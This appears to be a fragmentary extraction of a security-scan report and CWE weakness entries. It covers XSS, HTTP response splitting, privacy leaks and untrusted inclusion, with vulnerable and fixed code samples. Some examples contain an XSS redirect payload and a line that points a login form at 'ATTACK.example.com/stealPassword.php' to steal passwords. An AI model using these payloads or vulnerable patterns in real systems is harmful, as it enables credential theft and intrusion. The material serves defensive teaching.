     while (k = read(STDIN_FILENO, &ch, 1) > 0)
            if (ch == '\n') {
                  password[i]='\0';
                   break;
            } else{
                   password[i++]=ch;
                   fflush(0);
     i=0;
     memset (password, '\0', 256);
int main()
{
     printf("Please enter a password:\n");
     authfunc();
     somefunc();
     char ch;
     while(read(STDIN_FILENO, &ch, 1) > 0)
            if (ch == '\n')
                  break;
     }
}
```



CGI Reflected XSS All Clients

風險

可能發生什麼問題

攻擊者可能利用社交工程攻擊來導致使用者發送網站設計的輸入,重寫網頁並插入惡意腳本。

然後, 攻擊者可以偽裝成原來的網站, 這將使攻擊者可以竊取使用者的密碼, 要求使用者的信用卡資訊, 提供偽造訊息, 或執行惡意軟體。

但從受害者的角度來看, 這是原來的網站, 受害人會責怪網站所產生的損害。

原因

如何發生

'從使用者輸入的資料建立網頁。資料直接嵌入至HTML的頁面,利用瀏覽器顯示。 如果資料包含HTML片段或Javascript, 這樣也顯示使用者無法分辨是否為預期的頁面。 該漏洞主因為未先對嵌入資料庫中的資料進行編碼(Encode)來預防瀏覽器將其當為HTML的格式而非純 文字。

一般建議

如何避免

>---1 4×

驗證所有輸入,無論其來源為何。驗證應基於白名單:僅接受資料擬合一個指定的結構,而不是拒絕不良 patterns. 應確認: ● 資料類型 ● 大小 ● 範圍 ● 格式 ● 期望值 2. 在輸出嵌入之前完全編碼所有動態資料。

- 3. 編碼應該是上下文相關的。例如: HTML內容使用HTML的編碼方式
- ●HTML編碼特性是將資料輸出到特性的值 JavaScript的編碼方式為伺服器產生的Javascript 4.

考慮使用ESAPI的編碼庫,或它的內置功能。對於舊版的ASP.NET,請考慮使用AntiXSS。5.

在HTTP類型對應的表頭,明確定義整個頁面的字元編碼。6. 設置 httpOnly標誌於會期資訊,以防止利用XSS來竊取資訊。

程式碼範例



Cross Site History Manipulation

風險

可能發生什麼問題

攻擊者可以透過 Javascript

操控瀏覽器的瀏覽紀錄物件來破壞同源政策而且違反了使用者隱私。這可能會使攻擊者能夠在特定的情況下偵測使用者的登入情況,追蹤使用者的活動紀錄或是推測出其他狀態值的意義。這還會透過第一次攻擊的結果來增強跨站假要求 (XSRF) 攻擊的強度。

原因

如何發生

瀏覽器將使用者的瀏覽紀錄以網址堆疊的方式透露給本地端的

Javascript, 雖然瀏覽器有嚴格並強制執行的同源政策 (SOP)

來防止網頁讀取其他網站瀏覽過的網址, 但是瀏覽紀錄物件依然洩漏了記錄堆疊的大小。

單純使用這項資訊,攻擊者在某些情況下可以發現伺服器端在進行特定檢查時的結果,舉例來說,如果應用程式將未授權的使用者重新導向回登入頁面,其他網站的程式腳本就能夠透過檢查瀏覽紀錄物件來偵測使用者是否有登入。

一般建議

如何避免

一般建議:

○ 在應用程式所有敏感性頁面的回應標頭加入 ""X-Frame-Options: DENY"" 來抵抗現代瀏覽器 IFrame 版本的 XSHM 攻擊。

具體建議:

○ 在所有目標網址中加入值為Token值以利驗證。

程式碼節例

Java

透過隨機碼來防止歷程記錄洩漏的程式碼範例

```
if (request.getParameter("r") == null)
  response.sendRedirect("Login.jsp?r=" + (new Random()).nextInt());

If (!isAuthenticated)
  response.sendRedirect("Login.jsp?r=" + (new Random()).nextInt());
```



Example of code that leaks the variable state via browser history

```
If (!isAuthenticated)
  response.sendRedirect("Login.jsp");
```

Example code that prevents history leakage via random token

```
if (request.getParameter("r") == null)
    response.sendRedirect("Login.jsp?r=" + (new Random()).nextInt());

If (!isAuthenticated)
    response.sendRedirect("Login.jsp?r=" + (new Random()).nextInt());
```



HTTP Response Splitting

風險

可能發生什麼問題

攻擊者可能: ●擅自改變應用程式伺服器的回應受害者的HTTP請求

●造成緩存區中毒, 有可能控制網站任何的HTTP回應通過相同的代理伺服器。

原因

如何發生

由於使用者輸入被使用於HTTP對應表頭,攻擊者可能包含換行符號,看起來像多個標頭與工程化內容,可能使回應看起來像多個回應(例如重複的內容長度的標頭)。

這可能會導致代理伺服器來提供第二個網站回應。

攻擊者可以發送即時後續請求到另一個網站, 使得代理伺服器緩存設計從該第二網站回應給其他使用 者。

一般建議

如何避免

1

驗證所有資料, 無論其來源為何。驗證應基於白名單:僅接受預定結構的資訊, 而不是拒絕不良的樣式(Patterns)。應確認: ● 資料型態 ● 大小 ● 範圍 ● 格式 ● 期望值 2.

此外, 包含在對應的表頭之前, 對所有使用者的輸入進行編碼。

程式碼範例

CSharp

使用者輸入用於 HTTP 回應標頭,使得攻擊者可新增換行字符與多個標頭

```
public class HTTPResponseSplitting
{
    public void foo(HttpResponse Response)
    {
        String author3 = Console.ReadLine();
        Response.AppendHeader("Author: " + author3);
    }
}
```

先檢查使用者輸入有無換行字符,並將輸入值使用URL encoded

```
public class HTTPResponseSplittingFixed
{
    public void foo(HttpResponse Response)
    {
        String author3 = Console.ReadLine();
        if (author3.Contains('\n') == false)
        {
            author3 = HttpUtility.UrlEncode(author3);
            Response.AppendHeader("Author: " + author3);
        }
}
```



```
}
}
```

User input is being used in an HTTP response header, enabling an attacker to add a newline character and multiple headers

The user input is both excluded if it contains a newline character and the input is also URL encoded



Privacy Violation

風險

可能發生什麼問題

使用者的個人資料可能會被惡意的程式設計人員或攻擊者所竊取。

原因

如何發生

應用程式發送使用者資訊,如密碼、帳戶訊息或信用卡號碼,至應用程式之外,如寫入本機文件或日誌檔,或將其發送到其他Web服務。

一般建議

如何避免

1. 個人資料應在寫入日誌檔或其他文件之前被刪除。2. 查看發送個資到遠端Web服務的需求和理由。

程式碼範例

CSharp

The user's password is written to the screen

```
class PrivacyViolation
{
    static void foo(string insert_sql)

{
    string password = "unsafe_password";
    insert_sql = insert_sql.Replace("$password", password);
    System.Console.WriteLine(insert_sql);
}
}
```

the user's password is MD5 coded before being written to the screen

```
class PrivacyViolationFixed
{
     static void foo(string insert_sql)
     {
        string password = "unsafe_password";
        MD5 md5Hash = System.Security.Cryptography.MD5.Create();
```





Trust Boundary Violation

風險

可能發生什麼問題

應用程式開發人員可能會把使用者的輸入當作受信任的資料,這就有可能產生一個基於輸入的漏洞,如 SQL Injection or Cross-Site Scripting。

原因

如何發生

應用程式將使用者輸入不受信任的資料放置於受信任的會話(Session)。 這將導致開發人員將不受信任的資料誤認為可信的。

一般建議

如何避免

1.

驗證所有資料,無論其來源為何。驗證應基於白名單:僅接受預定結構的資訊,而不是拒絕不良的樣式(Patterns)。應確認: ● 資料型態 ● 大小 ● 範圍 ● 格式 ● 期望值 2.

不受信任的使用者輸入的資料不可混用。

程式碼範例

CSharp

Input from the user is added to the current session without sanitizing it

The numbers are extracted from the user inputed data before use

```
public class TrustBoundaryViolationFixed
{
```





Spring default Html Escape Not True

Weakness ID: 10711 (Weakness Base)

Description

Status: Draft

Description Summary

If the "defaultHtmlEscape" is set to false, data received as an input may not be escaped and potentialy exposing the application to XSS attacks.

Extended Description

Escaping ensures that charecters are not treated as relevant to the interperter's parser, but rather treated as data, and by this preventing XSS attacks.

If there is a proper escaping, malicious input script will not be executed.

Time of Introduction

Implementation

Applicable Platforms

Languages

ΑII

Demonstrative Examples

Example:

The following example in HTML shows us a basic mechanism of receiveng an input from a user and submitting it in a form:

(Bad Code)

Example Language: HTML

```
<form name="input" action="submitted.jsp" method="get">
Username:
<input type="text" name="user" />
<input type="submit" value="Submit" />
</form>
```

The following line can be submittedd by a malicious user:

<script>window.location.href="www.someMaliciousSite.com"</script>

If no escaping is used, this input might cause XSS.

However, if escaping is used the input will be treated as data and will appear as:

<script>window.location.href="www.someMaliciousSite"</script>

Potential Mitigations

Setting "defaultHtmlEscape" to true.

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Status: Incomplete

Exposure of System Data to an Unauthorized Control Sphere

Weakness ID: 497 (Weakness Variant)

Description

Description Summary

Exposing system data or debugging information helps an adversary learn about the system and form an attack plan.

Extended Description

An information exposure occurs when system data or debugging information leaves the program through an output stream or logging function that makes it accessible to unauthorized parties. An attacker can also cause errors to occur by submitting unusual requests to the web application. The response to these errors can reveal detailed system information, deny service, cause security mechanisms to fail, and crash the server. An attacker can use error messages that reveal technologies, operating systems, and product versions to tune the attack against known vulnerabilities in these technologies. An application may use diagnostic methods that provide significant implementation details such as stack traces as part of its error handling mechanism.

Time of Introduction

Implementation

Applicable Platforms

Languages

ΑII

Demonstrative Examples

Example 1

The following code prints the path environment variable to the standard error stream:

```
(Bad Code)
```

```
Example Language: C
char* path = getenv("PATH");
...
sprintf(stderr, "cannot find exe on path %s\n", path);
```

Example 2

The following code prints an exception to the standard error stream:

```
(Bad Code)
```

```
Example Language: Java

try {
...
} catch (Exception e) {
e.printStackTrace();
}
(Bad Code)
```

```
try {
...
} catch (Exception e) {
Console.Writeline(e);
}
```

Depending upon the system configuration, this information can be dumped to a console, written to a log file, or exposed to a remote user. In some cases the error message tells the attacker precisely what sort of an attack the system will be vulnerable to. For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the



system. In the example above, the search path could imply information about the type of operating system, the applications installed on the system, and the amount of care that the administrators have put into configuring the program.

Example 3

The following code constructs a database connection string, uses it to create a new connection to the database, and prints it to the console.

(Bad Code)

Example Language: C#

string cs="database=northwind; server=mySQLServer...";

SqlConnection conn=new SqlConnection(cs);

• • •

Console. Writeline(cs);

Depending on the system configuration, this information can be dumped to a console, written to a log file, or exposed to a remote user. In some cases the error message tells the attacker precisely what sort of an attack the system is vulnerable to. For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the system. In the example above, the search path could imply information about the type of operating system, the applications installed on the system, and the amount of care that the administrators have put into configuring the program.

Potential Mitigations

Production applications should never use methods that generate internal details such as stack traces and error messages unless that information is directly committed to a log that is not viewable by the end user. All error message text should be HTML entity encoded before being written to the log file to protect against potential cross-site scripting attacks against the viewer of the logs

Relationships				
Nature	Туре	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	200	Information Exposure	Development Concepts (primary)699 Research Concepts (primary)1000
ChildOf	Weakness Class	485	Insufficient Encapsulation	Seven Pernicious Kingdoms (primary)700

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			System Information Leak

C_0	nter	rt H	lieta	W
CU	11111	11 11	\mathbf{u}	JI Y

Submissions			
Submission Date	Submitter	Organization	Source
	7 Pernicious Kingdoms		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction	l	
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Other	Notes, Taxonomy Mappings,	Гуре
2009-03-10	CWE Content Team	MITRE	Internal
	updated Demonstrative Exam	nples	
2009-05-27	CWE Content Team	MITRE	Internal
	updated Demonstrative Exam	nples	
2009-07-27	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples		
2009-10-29	CWE Content Team	MITRE	Internal
	updated Description, Other N	lotes	
2009-12-28	CWE Content Team	MITRE	Internal
	updated Description, Name		
Previous Entry Names	s		
Change Date	Previous Entry Name		
2008-04-11	System Information Leak		



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Status: Incomplete

Information Leak Through Comments

Weakness ID: 615 (Weakness Variant)

Description

Description Summary

While adding general comments is very useful, some programmers tend to leave important data, such as: filenames related to the web application, old links or links which were not meant to be browsed by users, old code fragments, etc.

Extended Description

An attacker who finds these comments can map the application's structure and files, expose hidden parts of the site, and study the fragments of code to reverse engineer the application, which may help develop further attacks against the site.

Time of Introduction

Implementation

Demonstrative Examples

Example 1

The following comment, embedded in a JSP, will be displayed in the resulting HTML output.

(Bad Code)

Example Languages: HTML and JSP

<!-- FIXME: calling this with more than 30 args kills the JDBC server -->

Observed Examples

Reference	Description
CVE-2007-6197	Version numbers and internal hostnames leaked in HTML comments.
CVE-2007-4072	CMS places full pathname of server in HTML comment.
CVE-2009-2431	blog software leaks real username in HTML comment.

Potential Mitigations

Remove comments which have sensitive information about the design/implementation of the application. Some of the comments may be exposed to the user and affect the security posture of the application.

Relationships

Nature	Туре	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Variant	540	Information Leak Through Source Code	Development Concepts (primary)699 Research Concepts (primary)1000

Content History

Submissions			
Submission Date	Submitter	Organization	Source
	Anonymous Tool Vendor (under NDA)		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Sean Eidemiller	Cigital	External
	added/updated demonstrativ	e examples	
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations	, Time of Introduction	
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Taxor	nomy Mappings	
2008-10-14	CWE Content Team	MITRE	Internal
	updated Description		
2009-03-10	CWE Content Team	MITRE	Internal

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	updated Demonstrative Examples		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Observed Examples, Taxonomy Mappings		

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Client JQuery Deprecated Symbols

風險

可能發生什麼問題

參照使用已經棄用的模組會導致應用程式暴露在已知的漏洞底下,漏洞已經被公開回報而且已經被修 復,普通的攻擊方式是掃描應用程式尋找這些已知漏洞,接著透過這些棄用版本的模組來濫用應用程式

請注意, 真正的風險要看舊版本中的所有已知漏洞詳情來判斷。

原因

如何發生

應用程式參照已經被宣告為棄用的程式元素,元素包含函數、方法、屬性、模組或是過時的函式庫版本,有可能程式在開發後這些程式才被宣告成過時。

一般建議

如何避免

- 永遠使用最新版本的函式庫或套件以及其他相依程式。
- 不要用任何被宣告為棄用的方法、函數、屬性或其他元素。

程式碼範例

Java

Using Deprecated Methods for Security Checks

```
private void checkPermissions(InetAddress address) {
    SecurityManager secManager = System.getSecurityManager();
    if (secManager != null) {
        secManager.checkMulticast(address, 0)
    }
}
```

A Replacement Security Check

```
private void checkPermissions(InetAddress address) {
    SecurityManager secManager = System.getSecurityManager();
    if (secManager != null) {
        SocketPermission permission = new SocketPermission(address.getHostAddress(),
        "accept,connect");
        secManager.checkPermission(permission)
    }
}
```





Client DOM Open Redirect

風險

可能發生什麼問題

攻擊者可能利用社交工程攻擊讓使用者點擊應用程式的連結,使用者將立即的被重新導向至任意的網站。 站。

使用者可能認為他們仍然在原來的網站。第二個網站可能是具攻擊性的,包含惡意軟體,或者最常用於網絡釣魚。

原因

如何發生

應用程式重新導向使用者請求中提供的URL, 且沒有警告使用者正重新導向至其他網站。 攻擊者可能利用社交工程攻擊讓受害者點擊連結到定義其他網站的應用程式將重新導向至使用者的瀏 覽器參數, 而使用者可能不知情的被重新導向。

一般建議

如何避免

1.

理想情況下,不允許重新導向至任意的URL。而應建立一個服務器端的對應從使用者提供的參數值,以合法的URL。2. 如果有必要允許任意的URLs:

●對於應用程式內的網址, 應先過濾和編碼使用者提供的參數, 然後使用它作為一個相對URL通過與應 用程式的網站域名前綴。●

對於應用程式(如果需要的話)之外的URL,使用中間免責聲明頁面,為使用者提供離開您的網站的明確 警告。

程式碼範例

CSharp

Avoid redirecting to arbitrary URLs, instead map the parameter to a list of static URLs.

Response.Redirect	(aetIIrlBvId	(targetUrlId)):
Kesponse Mearrect	(gecoringia	(carge corrid)	//

Java

Avoid redirecting to arbitrary URLs, instead map the parameter to a list of static URLs.



Response.Redirect(getUrlById(targetUrlId));	

Apex



Inclusion of Functionality from Untrusted Control Definition in a New Window Sphere

Weakness ID: 829 (Weakness Class)

Status: Incomplete

Description

Description Summary

The software imports, requires, or includes executable functionality (such as a library) from a source that is outside of the intended control sphere.

Extended Description

When including third-party functionality, such as a web widget, library, or other source of functionality, the software must effectively trust that functionality. Without sufficient protection mechanisms, the functionality could be malicious in nature (either by coming from an untrusted source, being spoofed, or being modified in transit from a trusted source). The functionality might also contain its own weaknesses, or grant access to additional functionality and state information that should be kept private to the base system, such as system state information, sensitive application data, or the DOM of a web application.

This might lead to many different consequences depending on the included functionality, but some examples include injection of malware, information exposure by granting excessive privileges or permissions to the untrusted functionality, DOM-based XSS vulnerabilities, stealing user's cookies, or open redirect to malware (CWE-601).

Common Consequences

Scope Effect

Confidentiality Integrity Availability Technical Impact: Execute unauthorized code or commands

An attacker could insert malicious functionality into the program by causing the program to download code that the attacker has placed into the untrusted control sphere, such as a malicious web site.

Demonstrative Examples

Example 1

This login webpage includes a weather widget from an external website:

```
(Bad Code)
```

This webpage is now only as secure as the external domain it is including functionality from. If an attacker compromised the external domain and could add malicious scripts to the weatherwidget.js file, the attacker would have complete control, as seen in any XSS weakness (<u>CWE-79</u>).



For example, user login information could easily be stolen with a single line added to weatherwidget.js:

(Attack)

Example Language: Javascript

...Weather widget code....

document.getElementById('loginForm').action = "ATTACK.example.com/stealPassword.php";

This line of javascript changes the login form's original action target from the original website to an attack site. As a result, if a user attempts to login their username and password will be sent directly to the attack site.

Observed	Examp	les
----------	-------	-----

Observed Examples	
Reference	Description
<u>CVE-2010-2076</u>	Product does not properly reject DTDs in SOAP messages, which allows remote
	attackers to read arbitrary files, send HTTP requests to intranet servers, or cause a
	denial of service.
CVE-2004-0285	Modification of assumed-immutable configuration variable in include file allows
	file inclusion via direct request.
<u>CVE-2004-0030</u>	Modification of assumed-immutable configuration variable in include file allows
	file inclusion via direct request.
<u>CVE-2004-0068</u>	Modification of assumed-immutable configuration variable in include file allows
	file inclusion via direct request.
<u>CVE-2005-2157</u>	Modification of assumed-immutable configuration variable in include file allows
	file inclusion via direct request.
<u>CVE-2005-2162</u>	Modification of assumed-immutable configuration variable in include file allows
	file inclusion via direct request.
<u>CVE-2005-2198</u>	Modification of assumed-immutable configuration variable in include file allows
	file inclusion via direct request.
<u>CVE-2004-0128</u>	Modification of assumed-immutable variable in configuration script leads to file
	inclusion.
<u>CVE-2005-1864</u>	PHP file inclusion.
<u>CVE-2005-1869</u>	PHP file inclusion.
<u>CVE-2005-1870</u>	PHP file inclusion.
<u>CVE-2005-2154</u>	PHP local file inclusion.
<u>CVE-2002-1704</u>	PHP remote file include.
<u>CVE-2002-1707</u>	PHP remote file include.
<u>CVE-2005-1964</u>	PHP remote file include.
<u>CVE-2005-1681</u>	PHP remote file include.
<u>CVE-2005-2086</u>	PHP remote file include.
<u>CVE-2004-0127</u>	Directory traversal vulnerability in PHP include statement.
<u>CVE-2005-1971</u>	Directory traversal vulnerability in PHP include statement.
<u>CVE-2005-3335</u>	PHP file inclusion issue, both remote and local; local include uses "" and "%00"
	characters as a manipulation, but many remote file inclusion issues probably have
	this vector.

Potential Mitigations
Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Phase: Architecture and Design

Strategy: Enforcement by Conversion

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap provide this capability [R.829.1]. Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Phases: Architecture and Design; Operation

Strategy: Sandbox or Jail

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.



This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

Effectiveness: Limited

The effectiveness of this mitigation depends on the prevention capabilities of the specific sandbox or jail being used and might only help to reduce the scope of an attack, such as restricting the attacker to certain system calls or limiting the portion of the file system that can be accessed.

Phases: Architecture and Design; Operation

Strategy: Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks [R.829.2]. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36. Use a whitelist of allowable file extensions, which will help to avoid CWE-434. Phases: Architecture and Design; Operation

Strategy: Identify and Reduce Attack Surface

Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately.

This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce your attack surface.

Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many file inclusion problems occur because the programmer assumed that certain inputs could not be modified, especially for cookies and URL components. Phase: Operation

Strategy: Firewall

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Effectiveness: Moderate

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

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r	IALIOUS	111115
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Nature	Type		ID	Name	View(s) this relationship
					pertains to
ChildOf	Weakness Class	669		Incorrect Resource Transfer	Development Concepts
				Between Spheres	(primary)699
					Research Concepts (primary)1000
ChildOf	Category	813		OWASP Top Ten 2010 Catego	ry Weaknesses in OWASP Top
				A4 - Insecure Direct Object	Ten (2010) (primary)809
				References	
ChildOf	Category	864		2011 Top 25 - Insecure	Weaknesses in the 2011



<u>Interaction Between Components</u> CWE/SANS Top 25 Most Dangerous Software Errors

(primary)900 **Research Concepts**

98 Improper Control of Filename for Include/Require Statement in (primary)1000 Weakness Base

PHP Program ('PHP File

Inclusion')

Improper Control of Document ParentOf 827 Research Concepts 1000 Weakness Base

Type Definition Inclusion of Web Functionality 830

Development Concepts from an Untrusted Source (primary)699 Weakness Base

Research Concepts (primary)1000

Related Attack Patterns

ParentOf

ParentOf

	CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.7)
<u>175</u>		Code Inclusion	
<u>253</u>		Remote Code Inclusion	
<u>101</u>		Server Side Include (SSI) Injection	
<u>193</u>		PHP Remote File Inclusion	
<u>251</u>		Local Code Inclusion	
<u>252</u>		PHP Local File Inclusion	
<u>38</u>		Leveraging/Manipulating Configuration File Search	
		Paths	
<u>103</u>		Clickjacking	
181 222		Flash File Overlay	
<u>222</u>		iFrame Overlay	
<u>185</u>		Malicious Software Download	
<u>186</u>		Malicious Software Update	
<u>187</u>		Malicious Automated Software Update	
<u>111</u>		JSON Hijacking (aka JavaScript Hijacking)	
<u>184</u>		Software Integrity Attacks	
<u>35</u>		Leverage Executable Code in Nonexecutable Files	

References

[R.829.1] [REF-21] OWASP. "OWASP Enterprise Security API (ESAPI) Project". http://www.owasp.org/index.php/ESAPI. [R.829.2] Sean Barnum and Michael Gegick. "Least Privilege". 2005-09-14. https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/351.html.

Content History

Submission Date	Submitter	MITRE	Submissions Organization	Source Internal CWE Team
Modification Date 2011-06-01	Modifier CWE Content Team	MITRE	Modifications Organization	Source Internal
2011-06-27	updated Common_Consequences CWE Content Team updated Common Consequences	MITRE	e Examples, Observed	Internal Examples, Potential Mitigations,
2011-09-13	Related_Attack_Patterns, Relation CWE Content Team updated Potential_Mitigations, R	MITRE	tionships	Internal

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Status: Draft

Protection Mechanism Failure

Weakness ID: 693 (Weakness Class)

Description

Description Summary

The product does not use or incorrectly uses a protection mechanism that provides sufficient defense against directed attacks against the product.

Extended Description

This weakness covers three distinct situations. A "missing" protection mechanism occurs when the application does not define any mechanism against a certain class of attack. An "insufficient" protection mechanism might provide some defenses - for example, against the most common attacks - but it does not protect against everything that is intended. Finally, an "ignored" mechanism occurs when a mechanism is available and in active use within the product, but the developer has not applied it in some code path.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

ΑII

Other Notes

This is a fairly high-level concept, although it covers a number of weaknesses in CWE that were more scattered throughout the natural hierarchy before Draft 9 was released.

Relationships				
Nature	Туре	ID	Name	View(s) this relationship pertains to
ChildOf	Category	254	Security Features	Development Concepts (primary)699
ParentOf	Weakness Class	20	Improper Input Validation	Research Concepts (primary)1000
ParentOf	Weakness Variant	106	Struts: Plug-in Framework not in Use	Research Concepts (primary)1000
ParentOf	Weakness Variant	109	Struts: Validator Turned Off	Research Concepts (primary)1000
ParentOf	Weakness Base	179	<u>Incorrect Behavior</u> <u>Order: Early Validation</u>	Research Concepts1000
ParentOf	Weakness Base	182	<u>Collapse of Data Into</u> <u>Unsafe Value</u>	Research Concepts (primary)1000
ParentOf	Weakness Base	183	Permissive Whitelist	Research Concepts (primary)1000
ParentOf	Weakness Base	184	Incomplete Blacklist	Research Concepts (primary)1000
ParentOf	Weakness Variant	262	Not Using Password Aging	Research Concepts1000
ParentOf	Weakness Base	269	<u>Improper Privilege</u> <u>Management</u>	Research Concepts (primary)1000
ParentOf	Weakness Class	284	Access Control (Authorization) Issues	Research Concepts (primary)1000
ParentOf	Weakness Class	287	Improper Authentication	Research Concepts (primary)1000
ParentOf	Weakness Base	311	Missing Encryption of Sensitive Data	Research Concepts (primary)1000
ParentOf	Weakness Class	326	<u>Inadequate Encryption</u> <u>Strength</u>	Research Concepts (primary)1000
ParentOf	Weakness Base	327	Use of a Broken or Risky	Research Concepts

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			Cryptographic Algorithm	(primary)1000
ParentOf	W 1 0	345	Insufficient Verification	Research Concepts
	Weakness Class		of Data Authenticity	(primary)1000
ParentOf		357	Insufficient UI Warning	Research Concepts
	Weakness Base		of Dangerous	(primary)1000 ·
			<u>Operations</u>	
ParentOf		358	<u>Improperly</u>	Research Concepts1000
	Weakness Base		Implemented Security	
			Check for Standard	
ParentOf	Weakness Class	424	Failure to Protect	Research Concepts1000
	Weakiness class		Alternate Path	
ParentOf	Weakness Base	521	Weak Password	Research Concepts
	Weakiness Base		Requirements	(primary)1000
ParentOf	Weakness Base	602	Client-Side Enforcement	Research Concepts1000
			of Server-Side Security	
ParentOf		640	Weak Password	Research Concepts
Weakness B	Weakness Base		Recovery Mechanism for	(primary)1000
D 100		652	Forgotten Password	D 1.0 1.1000
ParentOf	Weakness Base	653	<u>Insufficient</u>	Research Concepts1000
D+Of		654	Compartmentalization	D
ParentOf	Weakness Base	054	Reliance on a Single	Research Concepts1000
	Weakness base		<u>Factor in a Security</u> Decision	
ParentOf		655	Insufficient	Research Concepts1000
raientoi	Weakness Base	033	Psychological	Research Concepts1000
	Weakiiess base		Acceptability	
ParentOf		656	Reliance on Security	Research Concepts1000
T di circo:	Weakness Base	030	through Obscurity	research concepts to to
ParentOf		757	Selection of Less-Secure	Research Concepts
	WI Cl		Algorithm During	(primary)1000
	Weakness Class		Negotiation ('Algorithm	. ,,
			Downgrade')	
ParentOf	Weakness Base	778	Insufficient Logging	Research Concepts1000
ParentOf		807	Reliance on Untrusted	Research Concepts
	Weakness Base		Inputs in a Security	(primary)1000
			Decision	
MemberOf	View	1000	Research Concepts	Research Concepts
	VICTV			(primary)1000

Research Gaps

The concept of protection mechanisms is well established, but protection mechanism failures have not been studied comprehensively. It is suspected that protection mechanisms can have significantly different types of weaknesses than the weaknesses that they are intended to prevent.

Related Attack Patterns

Related Attack Patterns		
CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
1	Accessing Functionality Not Properly Constrained by ACLs	
97	Cryptanalysis	
<u>16</u>	Dictionary-based Password Attack	
<u>17</u>	Accessing, Modifying or Executing Executable Files	
20	Encryption Brute Forcing	
22	Exploiting Trust in Client (aka Make the Client Invisible)	
87	Forceful Browsing	
<u>36</u>	Using Unpublished Web Service APIs	
<u>49</u>	Password Brute Forcing	
<u>51</u>	Poison Web Service Registry	
<u>55</u>	Rainbow Table Password Cracking	
<u>56</u>	Removing/short-circuiting 'guard logic'	
<u>59</u>	Session Credential Falsification through Prediction	
<u>65</u>	Passively Sniff and Capture Application	



	Code Bound for Authorized Client
70	Try Common(default) Usernames and Passwords
<u>74</u>	Manipulating User State
<u>57</u>	Utilizing REST's Trust in the System Resource to Register Man in the Middle
103	Clickjacking
107	Cross Site Tracing

Content History

Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction	n	
2008-09-08	CWE Content Team	MITRE	Internal
	updated Description, Relation	onships, Other Notes	
2009-01-12	CWE Content Team	MITRE	Internal
	updated Relationships		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Related Attack Patt	erns, Relationships	
2009-05-27	CWE Content Team	MITRE	Internal
	updated Description, Relate	d Attack Patterns	
2009-07-27	CWE Content Team	MITRE	Internal
	updated Relationships		
2009-10-29	CWE Content Team	MITRE	Internal
	updated Relationships		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Relationships		

